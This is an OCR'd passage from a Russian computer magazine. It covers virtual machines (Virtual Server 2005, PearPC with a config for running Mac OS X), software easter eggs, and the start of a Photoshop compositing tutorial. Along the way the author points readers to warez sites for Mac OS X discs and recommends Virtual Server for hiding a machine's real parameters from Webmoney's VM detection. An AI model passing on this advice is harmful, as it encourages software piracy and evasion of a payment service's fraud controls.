Считается, что установить на Virtual Server возможно только операционки на базе винды. Однако после недолгого изучения документации выяснилось, что заинсталлить можно все, что угодно, главное, чтобы это было в рамках архитектуры i386. Более того, разработчики системы утверждают, что к выходу финальной версии поддержка других гостевых ОС, в том числе Linux'а, будет официальной. Сейчас же к подобным авантюрам нужно относиться с осторожностью. Пускай хост-машине ты никак не навредишь, но зато рискуешь подпортить себе настроение и нервы во время установки на Virtual Server, скажем, последнего релиза FreeBSD. Я склонен верить, что в будущем подобная проблема будет полностью решена. Хотя бы потому, что для виртуальных машин Virtual Server эмулирует реально существующее железо, на базе распространенных чипсетов и архитектуры. В частности, видеокартой в виртуальной машине выступает известнейшая S3 Trio32/64, а в качестве сетевого адаптера — Intel 21140 PCI Fast Ethernet Adapter. Драйвера для подобных девайсов по умолчанию найдутся в любой ОС, а значит, можно рассчитывать на 100% совместимость.
Помимо перечисленного, Virtual Server легко эмулирует IDE- и SCSI-устройства, причем виртуальные разделы гостевых ОС хранятся в специальных файлах. Файлы так и называются — Виртуальные Жесткие Диски (Virtual Hard Disk, *.VHD). Они включают в себя как файловую систему с установленной ОС, программами и прочими файлами, так и техническую информацию с описанием состояния виртуального процессора на случай, если система была приостановлена во время работы. Функция создания снимков системы и восстановление ее работы с момента останова реализована на твердую пятерку и работает на ура. В качестве сменных носителей (это прежде всего относится к CD-ROM), могут выступать как реальные устройства, так и просто ISO-образы дисков. Поэтому для установки гостевой системы достаточно примонтировать образ с ее дистрибутивом.
Конфигурирования сети — это традиционно отдельный вопрос, но здесь, в отличие от VMware, он не вызывает столько затруднений. Пользователь вправе соединить виртуальные машины между собой или же подключить их к внешним физическим и виртуальным интерфейсам хост-машины. При этом никто не мешает подключить виртуальные системы к внешнему интерфейсу, используя возможности DHCP/NAT. Если в VMware MAC-адреса сетевых интерфейсов были статическими, причем каждый раз одинаковыми (по этой причине приложения могли легко распознать использование виртуальной машины), то в случае Virtual Server MAC-адрес можно легко установить вручную или включить опцию динамического распределения.
Для того чтобы взаимодействие между основной (хостовой) и гостевой машинами проходило максимально гладко и комфортно, разработчики рекомендуют установить специальное средство — Virtual Machine Additions. После установки существенно ускорится вывод на виртуальный десктоп, а переключение между виртуальным и реальным экранами будет проходить значительно проще (попробуй и поймешь, о чем я говорю).
Вспоминая об уникальных особенностях, хочется отметить систему удаленного управления виртуальными машинами. Вся прелесть этой возможности в том, что управление осуществляется через обычный веб-браузер, то есть фактически из любой точки мира! В качестве основы используется сочетания веб-сервера ISS, а также динамических страниц на базе ASP (Active Service Pages) с мощными вкраплениями ActiveX-компонентов. Благодаря последним разработчикам на веб-странице удалось воссоздать виртуальный экран, на котором отображается десктоп гостевой операционной системы. Штука действительно офигенная — спору нет. Еще одним впечатляющим средством системы является технология Windows Scripting Host, позволяющая администратору создавать собственные скрипты для автоматизации многих действий. За счет встроенной системы событий (включение ВМ, восстановление из приостановленного состояния, выключение с сохранением, выключение без сохранения и т.д.) можно создать самые разнообразные скрипты, которые будут полностью управлять виртуальной машиной. Чтобы осознать реальную мощь этой системы, рекомендую посмотреть на те скрипты, которые поставляются с Virtual Server по умолчанию.

Если возникнут трудности с настройкой PearPC, то внимательно изучи сайты www.pearpc.net и www.emaculation.com. В большинстве случаев ты найдешь ответ на свой вопрос.

www.vmware.com — продукты из серии VMware.
www.microsoft.com/windowsserversystem/virtualserver — официальный сайт Microsoft Virtual Server 2005.
http://pearpc.sourceforge.net — сайт разработчиков PearPC.

PEARPC — POWERPC ARCHITECTURE EMULATOR

Ранее рассмотренные программы — VMware и Virtual PC — являются программно-аппаратными виртуальными машинами. Это значит, что они программно эмулируют виртуальное оборудование для гостевых ОС, но в то же время жестко привязаны к реальному аппаратному комплексу и используемой x86 архитектуре. Другими словами, большая часть операций на виртуальной машине выполняется непосредственно оборудованием компьютера, что называется «как есть». С точки зрения быстродействия виртуальных машин, такой подход выгодно смотрится, но в то же время накладывает серьезные ограничения на виды ОС, которые могут выступать в качестве гостевых. На базе VMware и VirtualPC можно запустить Windows, Linux, BSD и любые другие ОС, предназначенные для компьютеров x86 архитектуры, однако на этом список заканчивается. Об установке, скажем, Mac OS X, которая, возможно, тебя интересует больше всего, придется забыть, поскольку эта красивая и надежная ОС работает на другой платформе — Power PC.

Столь серьезное ограничение снимает целиком программные виртуальные машины. Одна из них — программа PearPC, название которой идет от PowerPC Architecture Emulator (эмулятор архитектуры PowerPC). Только представь: разработчикам удалось реализовать инструмент для эмуляции совершенно другой архитектуры. Другой! Со своими собственными регистрами, набором машинных инструкций, организацией памяти и т.д. Это значит, что виртуальный процессор должен выбрать каждую машинную команду PowerPC, дешифровать ее, чтобы понять, для чего она предназначена, а затем выполнить эквивалентную подпрограмму, составленную из x86 инструкции. При этом он должен в точности эмулировать все флаги, регистры и внутреннее арифметико-логическое устройство, чтобы исключить возможные расхождения в результатах. Приклоняю колени перед разработчиками, которые не только реализовали подобную штуковину, но и совершенно бесплатно выставляют плоды своего гения на всеобщее обозрение. PearPC распространяется с открытыми исходниками.

Эмулятор может быть запущен на большинстве POSIX-X11 операционках (прежде всего, Linux) и, конечно же, Windows. Что касается гостевой ОС, то в ее качестве были успешно протестированы Mandrake Linux 9.1 for PPC, Darwin for PPC и, конечно же, Mac OS X 10.3. Для их полноценной работы PearPC эмулирует все необходимое аппаратное обеспечение:

* CPU JITC-X86: одна из модификаций процессора G3. Виртуальная машина на лету преобразует инструкции PowerPC в инструкции x86. Часть из них кэшируется, благодаря чему достигается существенное увеличение в скорости. Но даже с учетом этих ухищрений гостевая ОС будет работать медленнее, чем хостовая.
* PCI-мост, USB, контроллер прерываний, клавиатура и мышь, являющиеся неотъемлемой частью любой машины.
* IDE-контроллер, позволяющий подключить жесткий диск и CD-ROM из файлов-образов хостовой системы
* Виртуальный Ethernet-контроллер, эмулирующий 3COM 3C90x или RealTek 8139 для организации сетевых подключений.

Для комфортной работы в гостевой ОС требования, как несложно догадаться, предъявляются довольно серьезные. Без 512 Мб оперативной памяти и пары ГГц процессора едва ли стоит вообще пробовать устанавливать Mac OS X. В противном случае попросту рискуешь подпортить себе настроение. Кстати, процедура установки гостевой ОС не так прозрачна, как в случае с двумя предыдущими продуктами. Настройка осуществляется через текстовый конфигурационный файл, что может вызвать некоторые затруднения. Чтобы этого избежать, предлагаю рассмотреть процесс установки на примере Mac OS X.

1 Для начала стоит распаковать архив с программой (*pearpc-0.4-win32-jitc.zip*), а также архив с файлом-образом жесткого диска (*pearpc-3gib.img.bz2*) в какую-нибудь папку, например C:\PearPC.

2 Далее нам потребуются диски с дистрибутивом MacOS X. К сожалению, в свободном доступе их найти не удастся, но зато на варезных ресурсах они присутствуют в изобилии. Единственная загвоздка в том, что Mac использует для CD-дисков особую файловую систему, которую не понимает Windows. Чтобы наладить контакт придется либо преобразовать образы в понятный для винды вид (это можно сделать с помощью программы Alcohol 120%), либо подружить винду и файловую систему Mac'ов (для этого подойдет утилита MacDrive)

3 Теперь, что касается конфигурирования. Пример текстового конфига находится в файле *ppccfg.example*, однако в него необходимо внести некоторые коррективы.

ppc_start_resolution = «1024x768x32»

С помощью этого параметра задаются разрешение и глубина света окна эмулятора. При необходимости через знак @ можно указать вертикальную развертку экрана.

prom_bootmethod = «select».

Определим ручной метод загрузки: во время запуска виртуальной машины ты сам сможешь выбирать загрузочное устройство. Это необходимо для того, чтобы загрузится с CD и начать установку ОС.

memory_size=0x10000000 — этот параметр задает количество оперативной памяти, выделяемой виртуальной машине (в данном случае 256). По умолчанию для гостевой ОС резервируется 128 Мб, однако этого явно недостаточно.

pci_ide0_master_installed = 1
pci_ide0_master_image = «pearpc-3gib.img»
pci_ide0_master_type = «hd»

Определим файл-образ для виртуального жесткого диска

pci_ide0_slave_installed = 1
pci_ide0_slave_image = «osx_cd1.iso»
pci_ide0_slave_type = «cdrom»

Подключим CD-ROM и примонтируем к нему образ первого установочного диска MacOS X.

pci_rtl8139_installed = 1
pci_rtl8139_mac = «de:ad:ca:fe:12:35»

Активируем сеть (адаптер на базе Realtek 8139) и определим для него MAC-адрес


4 Сохраняем конфиг и приступаем к запуску PearPC. Для этого в командной строке набери:


cd c:\pearpc
ppc.exe ppccfg.example


Кто-то, возможно, почешет репу и спросит: «Так какая виртуальная машина лучше?». Однако ответ на этот вопрос не может быть однозначным и напрямую зависит от того, что ты от этой виртуальной машины хочешь. Если требуется площадка для установки и экспериментов с Unix-системами из винды или, наоборот, с Windows-системами из-под никсов, то универсальная VMware — это именно то, что нужно. В случае, когда есть необходимость в гостевой Windows-системе (например, для маскировки параметров своей настоящей), я настоятельно рекомендую к использованию Virtual Server. Во-первых, он предоставляет массу полезных фишек (возможность удаленного администрирования и автоматизация на базе скриптов), а во-вторых, его использование не так просто выявить программными средствами. Это особенно актуально, поскольку несколько дней назад администрация Webmoney начала блокировать все неаттестованные кошельки, работа с которыми ведется через WMware. Что касается бесплатного PearPC, то он как нельзя лучше подходит для установки Mac OS X. Юзай на здоровье!


BINARY YOUR'S



В линейке продуктов WMware существует специальное приложение, которое поможет переместить реально установленную операционную систему в виртуальное окружение. Ее имя VMware P2V Assistant.



VMware под линуксом. Лепота! :)



мутная настройка сети в VMware


KDE отлично работает на виртуальной машине, пускай и медленно...



мастер полностью руководит процессом




VMware Player запущен. Осталось указать образ виртуальной машины


установка Virtual Server 2005



конфигурирование гостевой ОС — все действия осуществляются через браузер

установка Windows 2000 Server


полностью работоспособная виртуальная машина


MacOS X под виндой — это реально!

Не стоит забывать о возможных уязвимостях виртуальных машин. Например, совсем недавно в участке кода VMware, которая отвечает за реализацию NAT'a, была найдена серьезная дыра. Обидная бага позволяла приложениям выполнять произвольный код на хостовой машине.



ПАСХАЛЬНЫЕ ЯЙЦА

ВСЕ ЗНАЮТ, ЧТО В БОЛЬШОМ СОФТЕ РАЗРАБОТЧИКИ ОЧЕНЬ ЧАСТО ОСТАВЛЯЮТ «ПАСХАЛЬНЫЕ ЯЙЦА» — ЗАБАВНЫЕ, НЕДОКУМЕНТИРОВАННЫЕ ВОЗМОЖНОСТИ. ТЫ, КОНЕЧНО, ПОМНИШЬ, ЧТО, ВВЕДЯ СЕКРЕТНУЮ КОМБИНАЦИЮ КЛАВИШ, 97-Й ОФИС МОЖНО БЫЛО ЛИХО ПЕРЕДЕЛАТЬ В ДУМ, А 2K ВЕРСИЮ — В NEED FOR SPEED И ПОГОНЯТЬ НА МАШИНКАХ. НО ЭТО ВСЕ СТАРЬЕ. ОКАЗЫВАЕТСЯ, ЧТО В АКТУАЛЬНОМ СОФТЕ ТОЖЕ ПОЛНЫМ-ПОЛНО ПАСХАЛЬНЫХ ЯИЦ!

ВЕСЕЛЫЙ OFFICE

Запусти Word, введи =rand(100) и нажми Enter. Впечатляет? Столько французских булок тебе не съесть, приятель! Если в ворде написать фразу «правоспособность–способность лица иметь гражданские права и нести обязанности», то злосчастный редактор сразу же закроется без сохранения документов, причем это произойдет намного быстрее, чем ты успеешь понять, что же случилось. Своеобразная оптимизация закрытия Word'а :). Аналогично, если запустить проверку правописания для фразы «правоспособность–способность права» и допечатать к ней несколько слов. Word закроется, ничего не сказав и не спросив. Хочешь, чтобы Word завис? Тогда введи другую фразу: «уточнение наличия запасов м.с.;», и твой редактор живо откинет копыта. Возьми дистрибутив Office, найди файл CDRIMP32.FLT (он будет в каталоге \PFILES\COMMON\MSSHARED\GRPHFLT\). Открой его в любом текстовом редакторе (только не в Word). Почти в самом конце этого файла (90% в моем просмотрщике) ты обнаружишь интересное, но чрезвычайно матерное двустишие :). Это наши соотечественники, работающие в Microsoft, оставили нам послание, чтобы мы знали кто на самом деле разрабатывает продукты Microsoft.

ЯЙЦА GOOGLE Зайди в Google (www.google.com) и введи запрос answer to life the universe and everything . Появится... калькулятор. О нем ты сможешь прочитать на самом Google. Но это еще не все. Хочешь поиграть в симпатичную игрушку? Зайди на www.google.com/Easter/feature_easter.html. Перед тем как ты это сделаешь, убедись, что в твоем браузере включена Java.

NERO 6 Зайди в Nero и выбери «Помощь» → «О программе». Появится окно о программе. Дважды щелкни по картинке — в нижней части окна увидишь волнообразную бегущую строку с именами разработчиков.

BORLAND DELPHI 2005 Даже в Delphi есть пасхальное яйцо. Честно говоря, работаю с Delphi, если мне не изменяет память с 1998 года, и не знал. Узнал только в прошлом году. Причем данная возможность была доступна еще со времен 6-й версии Delphi. Выполни команду Help, About (в Delphi), потом при зажатой клавише Alt введи TEAM — увидишь имена и фамилии разработчиков.

WINRAR 3.30 Открой окно «О программе» и щелкни в левой части книги — она начнет двигаться. А если щелкнуть на красивой надписи WinRAR, то за ней появятся волны (причем они будут в движении), а если немного подождешь, то на горизонте увидишь парусник.

ABBY Хочешь увидеть имена разработчиков ABBYY FineReader 7.0 PE или ABBYY Lingvo 9? Запусти одну из этих программ, открой окно «О программе» и дважды щелкни на значке сканера (или словаря — в случае с Lingvo). Вот и все.

INTERNET EGGSPLORER Запусти IE 6 и в строке адреса введи about:mozilla. Увидишь пустой документ, но с синим цветом фона. Непонятно, почему именно для Mozill'ы IE выводит такой документ? Хочешь увидеть имена разработчиков Windows? Без проблем. Правда, придется немного потрудиться. Открой Internet Explorer и в строке адреса введи res://shdoclc.dll/wcee.htm. Откроется просто страничка с черным фоном. Открой ее исходный код и найди функцию OnLoad(), в которой удали строки

```
if (DecodeStr("gurjPRR") != window.name)
 return;
```

Полученный файл сохрани под другим именем и открой его в Internet Explorer.

FONTS-EGGS В Windows XP тоже есть своеобразное пасхальное яйцо. Зайди в папку Шрифты в панели управления. Нажми Ctrl + A, а затем — Alt + Enter. По идее, ты должен будешь увидеть суммарный обьем, занимаемый всеми шрифтами. Но вместо этого откроется довольно много окошек «Свойства» — по одному для каждого шрифта. Размер можно посчитать самому — вручную. Единственный неприятный момент — тебе придется довольно долго их закрывать.

ЧЕМПИОНЫ МИРА ПО ПАСЬЯНСУ Ты никак не можешь разложить пасьянс Солитер? Тогда нажми Ctrl + Shift + 10. В появившемся окне нажми кнопку Прервать (Abort). Внимательно прочитай сообщение в появившемся окошке: кнопка Прервать используется именно для выигрыша. После этого сделай ход — через секунду пасьянс будет разложен. Но это еще не все. Запусти Солитер снова и нажми F3. Появится окошко выбора расклада. Введи номер расклада -1 или -2. Получишь довольно интересные расклады. Пасхальные яйца есть и в Сапере. Закрой все окна так, чтобы был виден верхний левый угол экрана. Теперь запускай Сапер, сразу после запуска введи xyzzy и нажми левый Shift. После этого води мышкой по игровому полю с нажатой клавишей Shift и наблюдай за верхним левым углом. Если ты подведешь указатель мыши к клетке, под которой нет мины, то самая верхняя левая точка будет белой, если же под указателем мыши будет мина, то точка будет черной.

Alt + Shift + PrtSc
ok?

TEXT JASON ARBER / **JASON@PIXELSURGEON.COM** /
Джейсон — главный редактор и один из основателей онлайн-журнала Pixelsurgeon (www.pixelsurgeon.com), посвященного дизайну. Кроме этого, он является арт-директором Start Creative и нового проекта Children of Finland. Говорят, Джейсон пользуется Photoshop'ом, начиная с самой первой версии, и даже видит сны в режиме Layer Blend! А еще ему нравится заставлять людей нервничать, абсолютно ничего не делая.

УРОКИ ГИМНАСТИКИ

«ФОКУСЫ, ПОДОБНЫЕ ЭТОМУ, ИСПОЛНЯТЬ НЕ ТАК-ТО ПРОСТО. ДЛЯ ЭТОГО НУЖНО ИСТИННОЕ МАСТЕРСТВО ПРИ РАБОТЕ С КИСТЯМИ, МАСКАМИ И ВЫДЕЛЕНИЯМИ. ЕСЛИ ПРОСТО СКЛЕИТЬ РАЗНЫЕ ЧАСТИ ФИГУРЫ, ТО ТАКОЙ ЭФФЕКТ ВРЯД ЛИ ПОЛУЧИТСЯ ДОСТИЧЬ!»


Бегло взглянув на фотографию, можно сказать, что все в порядке. Но стоит присмотреться, и понимаешь — что-то все-таки не так. Действительно, человеческое тело не способно сгибаться под такими углами...

Ловкость рук — никакого обмана! Или, скорее, ловкость компьютерной мыши, так как это полностью цифровая работа. Секрет ее реалистичности заключается в правильном выборе мест соединений и аккуратной подгонке объектов.

Как всегда, работа начинается уже на этапе съемки. Если делать съемку поэтапно, то неизбежно возникнут проблемы освещения, поэтому лучше провести всю съемку за один раз. То же касается и резкости — разные степени размытости контуров не сделают жизнь проще.


СОПОСТАВИМ КОЛОРИТ

Возможность выравнивать цвета на нескольких изображениях — полезная новинка Photoshop CS (*Image > Adjustments > Match Color*). При помощи этого инструмента можно, например, на разных фотографиях сделать одинаковым цвет кожи. Match Color позволяет подогнать цвета в двух одновременно открытых файлах или в разных слоях одного изображения. Программисты Adobe позаботились о множестве настроек для искушенных профи, однако добиться неплохих результатов, сделав всего пару кликов, сможет даже новичок.




01 СНАЧАЛА СПРАВА…

Откроем файл girl_right.dng в Photoshop'е. На экране появятся настройки для импорта Raw-графики. Внесем необходимые изменения и либо сохраним их, используя кнопку Save, либо просто запомним, что и как мы меняли, чтобы выполнить те же действия со следующим файлом. Как только все настроено, нажмем Open.



